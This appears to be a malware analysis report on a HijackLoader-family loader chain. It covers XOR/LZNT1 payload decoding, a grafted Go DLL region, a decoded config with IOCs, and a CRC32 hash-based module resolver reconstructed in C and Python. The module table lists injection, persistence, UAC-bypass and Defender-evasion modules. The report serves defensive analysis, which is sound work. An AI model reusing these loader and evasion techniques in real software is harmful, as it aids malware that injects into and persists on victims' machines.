Bounding the stream to `csize` is load-bearing, not tidiness. After the LZNT1 stream the payload is zero-padded; XORed, that padding becomes the 4-byte key repeating, which parses as plausible LZNT1 chunk headers and silently inflates the output. An unbounded decoder overshoots instead of failing.

Why the earlier measurements pointed away from the answer. Every statistic in the withdrawn reading is a property of an **LZNT1 stream under a 4-byte XOR**, which is exactly what it now is:

- χ^2 = 280,584 vs uniform, and the null surplus, are compression artefacts — LZNT1 is a weak compressor that leaves substantial structure.
- The entropy gradient across the stream tracks the compressibility of different regions of the payload (config, PE, modules, then the high-entropy tail).
- The period-4 dip with dominant bytes `b9` / `3f` / `d1` / `f0` **was the key**, visible directly in the statistics. It was read as evidence *against* encryption rather than as the key itself.

Two of the four measurements that supported the withdrawn reading do not reproduce and were themselves wrong: whole-stream entropy is **7.9686**, not 7.796, and per-position entropy at period 4 is **7.898–7.900**, not 7.476–7.479. The "long alternating runs of `c633aefc` / `b540dd8f` near offset 4.85 M" **do not exist** — a period-8 scan with run length ≥64 over the whole payload returns exactly one hit, the trailing zero padding. Those values are the two most common dwords (796 and 637 occurrences) but occur as scattered short bursts, not runs.

S8c — The key was in the carrier, not missing

The key is stored in the clear in the carrier's own first 8 bytes (S8b-ii) — it is not off-disk, and no absent stage is needed to decrypt this data.

What remains correct is the *disassembly*: the loop at `0x180007582` in `RfaRpc.dll` is a plain

`movzx` / `mov` byte copy with no arithmetic. `[fsv2sG4PsbWDxQiUHJSv @ 0x180007582 → rfarpc_loader_body]` The earlier error was inferring from that absence that no decoder existed anywhere. It does not descramble because **that loop is not the decoder** — see S8c-i.

S8c-i — The decoder is not in the CAB, and that negative survives

An independent code-first pass over all six CAB members searched for the decode scheme now that its constants are known — the strongest possible form of the search, because the target bytes are no longer hypothetical:

PATTERN	CARRIER	4 PES	XIQBF5NCG
marker `c6 a5 79 ea`	1 (payload offset 0)	**0**	0
XOR key `b9 3f d1 f0`	85	**0**	0
`RtlDecompressBuffer`	0	**0**	0
`LZNT1`	0	**0**	0

No CAB PE imports `ntdll.dll` at all, and a PE calling `RtlDecompressBuffer` through the IAT must. *Scope:* whole-file byte search; immediate-constant compares are covered by construction, since x86-64 embeds them as literal bytes. **Not** covered: a decoder that synthesises the marker or key arithmetically, or one resolving `RtlDecompressBuffer` by hash — which is precisely what S7c establishes this loader does. The negative therefore bounds *statically visible* decoders only, and the API-hashing loader remains the expected executor.

S8c-ii — The pclntab and the code disagree: a grafted region

The Go DLL's `.text` region holding the references to the staged filenames is **not the code its own symbol table names.** `[fsv2sG4PsbWDxQiUHJSv → rfarpc_loader_body]`

- The pclntab (GoReSym and an independent hand-written walker agree) declares `internal/runtime/maps.cloneGroup` at `0x1800073a0` and `internal/runtime/maps.NewMap` at `0x180007580`.
- Neither address carries a Go prologue. Real Go 1.1x+ entries begin `49 3b 66 10` (`cmp rsp,[r14+0x10]`) or `4c 8d 64 24 f8`; the *neighbouring* pclntab entries demonstrably do, and a reference build of the same package contains the `0x2492492492492493` group-count constant that this range lacks.
- Instead `≈0x180007300–0x180007800` is one coherent function that reads a prebuilt Swiss-map group blob in `.data` at `0x1806fde40+` — control bitmap, per-slot hashes, then the string keys `entity8.sys` (UTF-16) and `taskstore29.db` (ASCII) — widens `taskstore29.db` to UTF-16, and dispatches through `rbx`.

- Its callers are the genuine map-machinery call sites (`(*Map).Clear` , `(*table).clone` , the `makemap` path), so the grafted code runs on **ordinary map operations** — a hook, not a one-shot.

`[INFERRED]` This is a post-link graft: code written over runtime function bodies with the original pclntab left in place, so stack traces and symbolication still resolve. Spot checks elsewhere (`runtime.main` , `systemstack`) are canonical, so the disagreement is local to this region rather than a walker defect.

This resolves the contradiction the earlier draft could not. The copy loop is arithmetic-free because it is a group-copy inside a grafted function, not a decrypt loop — and the absence of arithmetic is no longer evidence that the payload is undecryptable.

S8d — Capability and persistence: scoped negatives

Import and delay-import tables of all four PEs were classified by category, with counts reported **including zeros**, and with the named-import denominator stated so the classifier is demonstrably not reading nothing: 138 / 86 / 204 / 143 named imports parsed. `[fsv2sG4PsbWDxQiUHJSv → rfarpc_imports]` `[vChBovO3o → host_imports]`

CATEGORY	PES WITH ZERO MATCHING IMPORTS
Registry write	4 / 4
Service control	4 / 4
Scheduled task	4 / 4
Credential access	4 / 4
Keylog / screen capture	4 / 4
Privilege manipulation	4 / 4
Process/handle enumeration	4 / 4
Process injection	3 / 4

The single exception is `RfaRpc.dll` , which imports `SetThreadContext` alongside `VirtualAlloc` and `VirtualProtect` . **That import has zero call sites.** It is thunked at `0x180358450` , and cross-references to both the IAT slot (`0x1806f60d0`) and the thunk return only the thunk itself — no call site anywhere across `aflc` = 4,315 analysed functions. `[fsv2sG4PsbWDxQiUHJSv @ 0x180358450 → rfarpc_setthreadcontext]`

An import with no call site does not evidence process injection. Any hollowing or injection framing resting on it must be dropped or explicitly scoped to “imported, never called in the code that is present”. `SetThreadContext` is also used by the Go runtime for exception handling, which is a sufficient explanation for its presence in the import table

of a Go `c-shared` build.

Scope of that negative: it covers **direct, statically resolvable calls** in the analysed function set. It does **not** exclude use by the reflectively-mapped stage, which resolves its APIs by hash precisely to defeat this kind of sweep. The negative is about *this DLL's own code*, not about the chain. See `CORRECTIONS.md`.

No C2 host, IP, URL, or port occurs in the statically visible code of any of the four PEs. All URL- and IP-shaped hits in `RfaRpc.dll` are Go stdlib artefacts (`127.0.0.1:53` from the resolver, `go.dev` doc links, ASN.1 OID fragments).

Why this table must not be over-read. These negatives cover *statically named imports and literal strings in the four PE files only*. They do not cover (a) APIs the loader resolves by hash at runtime — invisible to an import sweep by design, which is the entire point of S7c.3; (b) COM/WMI reached via `CoCreateInstance`; or (c) the decoded payload's own modules, which S9 now covers directly.

S9 — The decoded payload

RECOVERED — 6,693,832 bytes, from these six files alone. No additional artefact was required.

The blob has three parts.

S9a — The configuration blob (`+0x000` .. `+0x4f0`)

Read as raw bytes, field by field, not by regex over strings. Offset 0 is confirmed independently of any string because the PE lands dword-aligned at exactly `0x4f0`. `[AykEew50WTG → decoded_config]`

OFFSET	TYPE	VALUE	READING
+0x000	u32 LE	`0x08000004`	Version or flag word. \[UNESTABLISHED\]
+0x004	u32 LE	`0x00001388` = 5000	Plausibly a timeout in ms. \[INFERRED\]
+0x008	u32 LE	`0x00019f06` = 106,246	Size or offset; matches no blob boundary found. \[UNESTABLISHED\]
+0x00c	u32 LE	0	—
+0x011	UTF-16 LE	`JozuraMicroservice`	19 chars incl. a leading space. **IOC.**
+0x045	UTF-16 LE	`%APPDATA%`	Install-path base. \[INFERRED\]
+0x0f4	ASCII	`%windir%\SysWOW64\rasapi32.dll`	32-bit DLL path; matches the i386 PE. \[INFERRED\]
+0x158	u8	`0x01`	Boolean flag. \[UNESTABLISHED\]
+0x164	ASCII	`memu.exe`	Host process. Second copy at +0x352.
+0x362.. +0x3db	—	**not config** — see below	

Each of these was re-verified first-hand for this report: `JozuraMicroservice` occurs **exactly once** in the whole 6.7 MB blob, `memu.exe` exactly twice (both in the config), and `%windir%\SysWOW64\rasapi32.dll` exactly once. The four header dwords read back as stated.

`JozuraMicroservice` **is a new first-hand IOC.** Its slot placement — the first string field, immediately after the header dwords — is consistent with a service, mutex or install name. Which of the three it is **cannot be settled from the config bytes alone**; that needs the loader's use of it. \[INFERRED\]

`+0x362` .. `+0x3db` **is captured stack memory, not configuration.** Read at +2 alignment the

range resolves to coherent live 32-bit process pointers: stack addresses `0x0019d8xx`, heap addresses `0x014ebba0` / `0x01508bd0`, an ntdll address `0x776b1f3e`, and code pointers `0x00402d79` / `0x004031be` that fall **inside the embedded PE's own ImageBase** `0x00400000`. The most economical explanation is a memory region captured from a running instance of that very PE and baked into the blob — a builder artefact. \[INFERRED — coherent but not proven; the alternative, deliberate hardcoded addresses, is not excluded.\] **Practical consequence: do not parse this range as fields.** Any field map assigning meaning here is reading noise.

S9b — The sideload host: a signed MEmu component

At `+0x4f0` sits a **legitimately signed Android-emulator component**, used as the sideload host — not malware in itself. Re-parsed first-hand for this report. `[AykEew50WTG → decoded_pe]`

FIELD	VALUE
Version resource	`MEmu Service`, `MemuServ.exe`, FileVersion 5.0.0.0
CompanyName	Microvirt Software Technology Co. Ltd.
Authenticode signer	Shanghai Microvirt Software Technology Co., Ltd.
CA	DigiCert Trusted G4 Code Signing RSA4096 SHA384 2021 CA1
Machine	`IMAGE_FILE_MACHINE_I386` (0x014c)
ImageBase / EntryRVA	`0x00400000` / `0x2ca7`
Sections	6, including a non-standard `.fptable`
Imports	KERNEL32, USER32, ADVAPI32, WTSAPI32, USERENV

The signer ties directly to the config. The config names `memu.exe` as the host process and the host binary is carried alongside it in the same blob. This **retires the earlier "emulator evasion check" reading** of the `MEmu` fragments: they name the sideload host, not a sandbox check.

A carve defect worth recording. Bounding the PE at `max(section RawAddr + RawSize)` = `0x4ba00` silently dropped **21,248 bytes** — the Certificate data directory begins at file offset `0x4ba00`, exactly where the section table ends, because Authenticode data is by definition outside all sections. The section-table bound therefore cannot see it.

```
final_pe.bin       309,760 B  sha256 bf69ca50…5e1927a5   (truncated — kept only to document
the defect)
final_pe_full.bin  331,008 B  sha256 6df5e87b…dcf82f43ba (true extent, with certificate)
```

\[**UNESTABLISHED — signature validity.**\] Certificate *presence* was parsed from the

directory and the signer chain read; **cryptographic validity was never verified** and no chain building was attempted. Presence is not validity.

S9c — Seven further embedded modules

Scanning the remainder for valid PE headers (an `MZ` with a consistent `e_lfanew` pointing at `PE\0\0`) yields **8 PEs in total** including the MEmu host — mixed i386 and x64. Verified first-hand at these offsets:

OFFSET	MACHINE	IDENTIFICATION	MODULE-TABLE NAME (S9C-III)
`0x4f0`	i386	MEmu Service host (S9b)	— (outside the table)
`0x6f711`	i386	exports `_tiny_erase_`	— (outside the table)
`0xbabe9`	x64	Info-ZIP `Zip` for Win32 region	`LauncherLdr64`
`0xd9e2b`	i386	—	`tinystub`
`0xdaa2b`	x64	—	`tinystub64`
`0xf642b`	i386	`tinyutilitymodule.dll`	`tinyutilitymodule.dll`
`0xf6e2b`	x64	—	`tinyutilitymodule64.dll`
`0x13423d`	i386	Qihoo 360 SysCleanPro region	`CUSTOMINJECT`

The right-hand column comes from the loader's own module table (S9c-iii), which names every row and identifies `0x13423d` as `CUSTOMINJECT`, the injection host. Note the `_tiny_erase_` PE at `0x6f711` is **not** the table's `tinyutilitymodule.dll`: the table points at `0xf642b`.

- **Info-ZIP `Zip` for Win32**, console build — an archive-creation utility, i.e. plausible **staging for collection**. \[INFERRED from identity, not from observed use\]
- `tinyutilitymodule.dll`, exporting `_tiny_erase_`, shipped as an **x86 + x64 pair**. The pairing implies runtime bitness selection by the loader. The export name suggests secure-delete / anti-forensic functionality; **that reading is from the name alone — the export was not disassembled.** \[INFERRED\]
- A **Qihoo 360 SysCleanPro module** — legitimate vendor code. Its `SOFTWARE\360…` registry paths, the URL `down[.]360safe[.]com/setup.exe` and the named pipe `\\.\pipe\syscleanpropipe` are **properties of that vendor module** (all UTF-16 in the blob), **not observed C2 and not observed IPC.** They must not be reported as indicators of this chain.

S9c-i — Was the 360 module carried to erase traces? Not established

The module carries genuine deletion capability, which makes the question a fair one, so it is answered here from the bytes rather than left to inference.

It is the authentic `SysCleanPro.exe` v1.0.0.1101 (`CompanyName 360.cn`, `OriginalFilename SysCleanPro.exe`), **EV code-signed by Beijing Qihu Technology Co., Ltd.** through GlobalSign. The certificate is a structurally valid `WIN_CERT` (`wRevision 0x200`, `wCertificateType 0x2` PKCS#7, `dwLength` 10,568 matching the directory size exactly), not a forged stub.

Its import names include `DeleteFileW`, `RemoveDirectoryW`, `RegDeleteKeyW`, `RegDeleteValueW`, `SetFileAttributesW`, `MoveFileExW`, `CreateProcessW` and `ShellExecuteExW` — i.e. it **could** delete files and registry keys if driven.

Three findings argue it is not driven by this chain `[FIRST-HAND]`:

1. **Nothing outside the module references it.** Across the other 5,184,488 bytes of the blob there are **zero** occurrences of `SysCleanPro`, `syscleanpropipe`, `360safe`, or `360TotalSecurity`, in either ASCII or UTF-16LE. No config slot names it and no path string points at it. *Scope:* literal substring, both encodings — a name assembled at runtime would be missed.
2. **It is an EXE, not a DLL** (`Characteristics 0x102`, no `IMAGE_FILE_DLL`), so it cannot be sideloaded the way `RfaRpc.dll` is. Using it would require dropping and launching it as its own process.
3. **The chain's indicated anti-forensic capability is elsewhere** — `_tiny_erase_` in the `tinyutilitymodule.dll` x86/x64 pair — and that is itself a name-only inference.

Reading \[INFERRED\]: a complete, legitimately signed vendor application is carried as bulk and as signature cover, consistent with the decoy discipline seen at S2b. **UNESTABLISHED:** that any 360 code is executed, or that trace removal occurs anywhere in this chain.

> ***Superseded in part by S9c-iii.*** *The conclusion above — that the module is not carried as a trace-cleaner — stands, and the three arguments for it were sound. But argument 1 ("nothing outside the module references it") was correct only about strings: the loader's module table references it* ***by offset****, under the name* `CUSTOMINJECT`*, which a substring sweep cannot see. Its role is therefore no longer an open question. It is the benign executable this loader drops to* `%TEMP%\SignalPip.exe` *and injects into — which is a stronger reason to reject the trace-cleaner reading than the absence of references was, and which also explains why a signed vendor EXE (argument 2) is exactly the right shape for the job. Read that argument as scoped to string references.*

S9c-ii — The module's true extent, and the code region after it

The offsets in the table above are **section-table extents**. For the 360 module that understates it, exactly as it did for the MEmu host: the Authenticode certificate lies outside all sections.


REGION	EXTENT	SIZE	ENTROPY
360 PE, sections only	`0x13423d` – `0x2a1e3d`	1,498,112	`.text` 6.523, `.rsrc` 7.054
360 Authenticode certificate	`0x2a20d5` – `0x2a4a1d`	10,568	5.346
360 module, full extent	`0x13423d` – `0x2a4a1d`	**1,509,344**	—
`X64L` **module +** `CUSTOMINJECTPATH`	`0x2a4a1d` – `0x2b93f0`	**84,435**	6.033
High-entropy tail (S9d) — **decoded 2026-08-30**	`0x2b933c` – `0x6623c8`	3,837,912 from `0x2b93f0`; true PE begins 180 B earlier at `0x2b933c`	7.9751 encoded / 5.95 decoded

An 84,435-byte code region sits between the 360 module and the tail. When this subsection was written it was attributed to nothing; S9c-iii later named it from the loader's own module table — the `%TEMP%\SignalPip.exe` string is the `CUSTOMINJECTPATH` module and the code after it is `X64L` (`0x2a4a31`, `0x147cf` bytes). It is not part of the 360 PE: that module's own certificate terminates at `0x2a4a1d` with six zero pad bytes, and this region begins at the very next byte. Its first bytes are a string, and the instruction stream starts immediately after it: `[FIRST-HAND]`

```
0x2a4a1d  25 54 45 4d 50 25 5c 53 69 67 6e 61 6c 50 69 70 2e 65 78 65   "%TEMP%\SignalPip.exe"
0x2a4a31  48 83 ec 58        sub  rsp, 0x58
0x2a4a35  ba 04 00 00 00     mov  edx, 4
0x2a4a3a  b9 b8 04 00 00     mov  ecx, 0x4b8
0x2a4a3f  e8 ...             call 0x2aaf71
          ...
0x2a4a74  ff 90 68 01 00 00  call qword [rax + 0x168]     <- vtable-style dispatch
```

`%TEMP%\SignalPip.exe` **is a drop path and a first-hand IOC of this chain.** It occurs **exactly once** in the blob, in ASCII, and no earlier phase of this engagement recorded it. The x64 code that follows has a well-formed prologue and dispatches through an object vtable, so this is a real code region, not filler and not a decoded-string artefact.

UNESTABLISHED: what this code does and whether it is the consumer of the tail region. Its adjacency to the tail makes it the strongest available candidate (S9d), but adjacency is a reason to look, not a finding. The tail was solved without recovering its decoder, so what reads and maps `tail_stage.bin` at run time — and where the 1400-byte key is stored — remains unidentified; `X64L` is the strongest candidate. That `SignalPip.exe` is the injection *destination* is established from the module table (S9c-iii), though the write itself was not traced in code.


Execution & injection
modCreateProcess / 64
CUSTOMINJECT 0x6703F815
Qihoo 360 PE, 1.4 MB
→ %TEMP%\SignalPip.exe
CUSTOMINJECTPATH
%TEMP%\SignalPip.exe
X64L
0x2a4a31, 84 KB
[named, un-analysed]
Persistence
modTask / modTask64
PERSDATA 0xA2E0AB5D
task "ProgrammableEndpoint"
12-min interval, 19-min jitter
TaskFlag 0x2000
Evasion & privilege
modUAC / 64
modWD / 64
(Defender)
AVDATA 0x78B783CA
Support
rshell / 64
modWriteFile / 64
TinycallProxy / 64
SM → mpr.dll
tinystub / 64
tinyutilitymodule(64).dll
export _tiny_erase_
ti / ti64
syscall stubs
COPYLIST 0x1AE7700A
the six Millepede files
LauncherLdr64
CRC helper 0x2a5141
reflected CRC-32
poly 0x04C11DB7
init 0xFFFFFFFF
4 published
constants match
RESOLVER 0x2b0321
linear scan, stride 0x8a
CRC32(name) == wanted
name at +0x00
offset at +0x82
size at +0x86
not indexed




Figure 2 — The decoded payload's capability map, as indexed by its own module table. Every box is a record recovered from the table at `0x6c81f`; nothing here is inferred from behaviour or from third-party naming. The resolver and its CRC helper (left) are the mechanism that reaches them, and the four highlighted constants are the ones that match published HijackLoader values exactly. The blue node at right is the 3.8 MB region no table record covers — the final stage, decoded in S9d and mapped in Figure 3. Source: `assets/fig2_payload.dot`; PNG at `assets/fig2_payload.png`.

S9c-iii — The module table and its resolver: the chain is HijackLoader

The regions previously called "unattributed" are not unattributed. The decoded payload carries a **module table** with a matching **CRC32 resolver**, both recovered first-hand, and together they name every region of the blob.

The resolver sits at `0x2b0321` (x64). It is a linear scan: `[FIRST-HAND]`

```
0x2b0330  sub  rsp, 0x38
0x2b0339  add  rax, 0x10de              ; table = ctx + 0x10de
0x2b035d  mov  eax, [rax + 0xee4]       ; count
0x2b036e  imul rax, rax, 0x8a           ; stride = 0x8a
0x2b0383  call 0x2a5141                 ; crc32(name at rec+0)
0x2b0388  cmp  eax, [rsp + 0x50]        ; == requested hash?
0x2b03a4  mov  eax, [rdx + rax + 0x86]  ; out: module size
0x2b03be  mov  eax, [rcx + rax + 0x82]  ; module offset
0x2b03ca  lea  rax, [rcx + rax + 0xee4] ; return ctx + 0xee4 + offset
0x2b03d9  xor  eax, eax                 ; not found -> 0
```

Each record is `0x8a` bytes: a NUL-terminated name at `+0x00`, the module's offset at `+0x82`, and its size at `+0x86`.

Reduced to its control flow, that is:

```
/* HijackLoader module resolver, reconstructed from 0x2b0321 (x64).
   Returns a pointer to the module body and writes its size to *out_size;
   returns NULL when no record's name hashes to `wanted`. */
void *resolve_module(ctx_t *ctx, uint32_t wanted, uint32_t *out_size)
{
    uint8_t  *table = (uint8_t *)ctx + 0x10de;   /* first record        */
    uint32_t  count = *(uint32_t *)((uint8_t *)ctx + 0xee4);
    const size_t STRIDE = 0x8a;                  /* imul rax, rax, 0x8a */

    for (uint32_t i = 0; i < count; i++) {
        uint8_t *rec = table + i * STRIDE;       /* rec+0 = NUL-term name */

        if (crc32_reflected(rec) == wanted) {
            *out_size = *(uint32_t *)(rec + 0x86);
            return (uint8_t *)ctx + 0xee4 + *(uint32_t *)(rec + 0x82);
        }
    }
    return NULL;                                 /* xor eax, eax */
}
```

Note what this buys the loader: **no module name is ever compared as a string.** The caller passes a constant like `0x6703F815` and the table is walked by hash. That is the property that defeated every name-based sweep this report ran before recovering it (Negative Finding 2).

The hash is computed at `0x2a5141`: a bit-reflected CRC-32, polynomial `0x04C11DB7` (`xor eax, 0x4c11db7` at `0x2a51cf`), initial value `0xFFFFFFFF`, over the NUL-terminated name — i.e. standard CRC-32. It reproduces the four HijackLoader module hashes published by Zscaler **exactly**: `CUSTOMINJECT` `0x6703F815`, `PERSDATA` `0xA2E0AB5D`, `AVDATA` `0x78B783CA`, `COPYLIST` `0x1AE7700A`. This confirms the resolver and the CRC helper were read correctly. It is **not**, by itself, evidence of family — see the load-bearing paragraph below, which explains why and identifies what the attribution actually rests on.

The helper, re-implemented from that disassembly — this is the whole of it, and it is exactly standard CRC-32, which is worth stating plainly because it means **any** CRC-32 routine reproduces the loader's hashes:

```
def crc32_reflected(name: bytes) -> int:
    # Bit-reflected CRC-32, poly 0x04C11DB7, init 0xFFFFFFFF, final XOR
    # 0xFFFFFFFF -- the routine at 0x2a5141, over the NUL-terminated name.
    # Reflected form uses the bit-reversed polynomial 0xEDB88320.
    crc = 0xFFFFFFFF
    for b in name:
        crc ^= b
        for _ in range(8):
            crc = (crc >> 1) ^ (0xEDB88320 if crc & 1 else 0)
    return crc ^ 0xFFFFFFFF


# Equivalent, and how the check below is actually run:
#     import zlib; zlib.crc32(name)

PUBLISHED = {                       # Zscaler, HijackLoader module hashes
    b'CUSTOMINJECT': 0x6703F815,
    b'PERSDATA':     0xA2E0AB5D,
    b'AVDATA':       0x78B783CA,
    b'COPYLIST':     0x1AE7700A,
}

for name, want in PUBLISHED.items():
    got = crc32_reflected(name)
    assert got == want, (name, hex(got), hex(want))
    print('%-14s %#010x  OK' % (name.decode(), got))
```

Output:

```
CUSTOMINJECT   0x6703f815  OK
PERSDATA       0xa2e0ab5d  OK
AVDATA         0x78b783ca  OK
COPYLIST       0x1ae7700a  OK
```

Why this is the load-bearing evidence — and why it is not the CRC constants. It would be circular to rest the attribution on the four hashes. As stated above, the routine at `0x2a5141` is exactly standard CRC-32, so `crc32("CUSTOMINJECT") == 0x6703F815` is an arithmetic identity that *any* correct implementation reproduces. It confirms the resolver was read correctly; it carries no family information, because anyone can compute it.

The attribution rests instead on the **28-record module inventory recovered in full from the blob, with every name stored as plaintext ASCII at** `rec+0x00` — no name was guessed, brute-forced, or inverted from a hash. That inventory reproduces this family's documented naming scheme and its internal conventions *together*: the `mod*` / `mod*64`, `rshell` / `rshell64`, `tinystub` / `tinystub64` x86/x64 pairing discipline; `LauncherLdr64`, `TinycallProxy`, `tinyutilitymodule.dll`, `ti` / `ti64`; the `AVDATA` / `COPYLIST` / `PERSDATA` / `CUSTOMINJECT` / `CUSTOMINJECTPATH` config-key set; a `0x8a`-byte record stride; a `TinycallProxy64` body of exactly `0x2ba` bytes; and a `PERSDATA` record that decodes into a coherent scheduled-task configuration. All 28 records are contiguous, in range, and

land on real content, six of them on `MZ` / `PE\0\0` headers catalogued independently at S9c.

A collision across that entire structure — names, ordering, stride, pairing convention and config layout simultaneously — is not plausible. That, not the arithmetic, is the identification.

Alternatives considered. This family's module scheme is publicly documented, which makes reuse a live hypothesis rather than a remote one. A copycat reimplementing the loader from public write-ups would have to reproduce not just the documented names but the undocumented internals — the exact stride, the record field offsets, the pairing convention across all 28 entries. A shared builder or a leaked/reused loader component is **not excluded by these bytes**: it would produce exactly this table. What the evidence establishes is that the loader component *is* this family's, at the level of its complete inventory; it does not establish who operated it.

The table begins at `0x6c81f`. Its base pointer resolves to `0x6c25f`, solved independently by two records (`tinyutilitymodule.dll` and `tinyutilitymodule64.dll`) and then validated against all 28: every record is contiguous with its neighbour, lies in range, and lands on real content — six of them exactly on `MZ` / `PE\0\0` headers that were already catalogued at S9c.

#	NAME	OFFSET	SIZE	LANDS ON
0	`LauncherLdr64`	`0xbabe9`	`0x1a00`	**PE x64**
1–2	`modCreateProcess` / `64`	`0xbc5e9` / `0xbcbc3`	`0x5da` / `0x841`	shellcode
3–4	`modTask` / `64`	`0xbd404` / `0xbf55d`	`0x2159` / `0x2f23`	shellcode
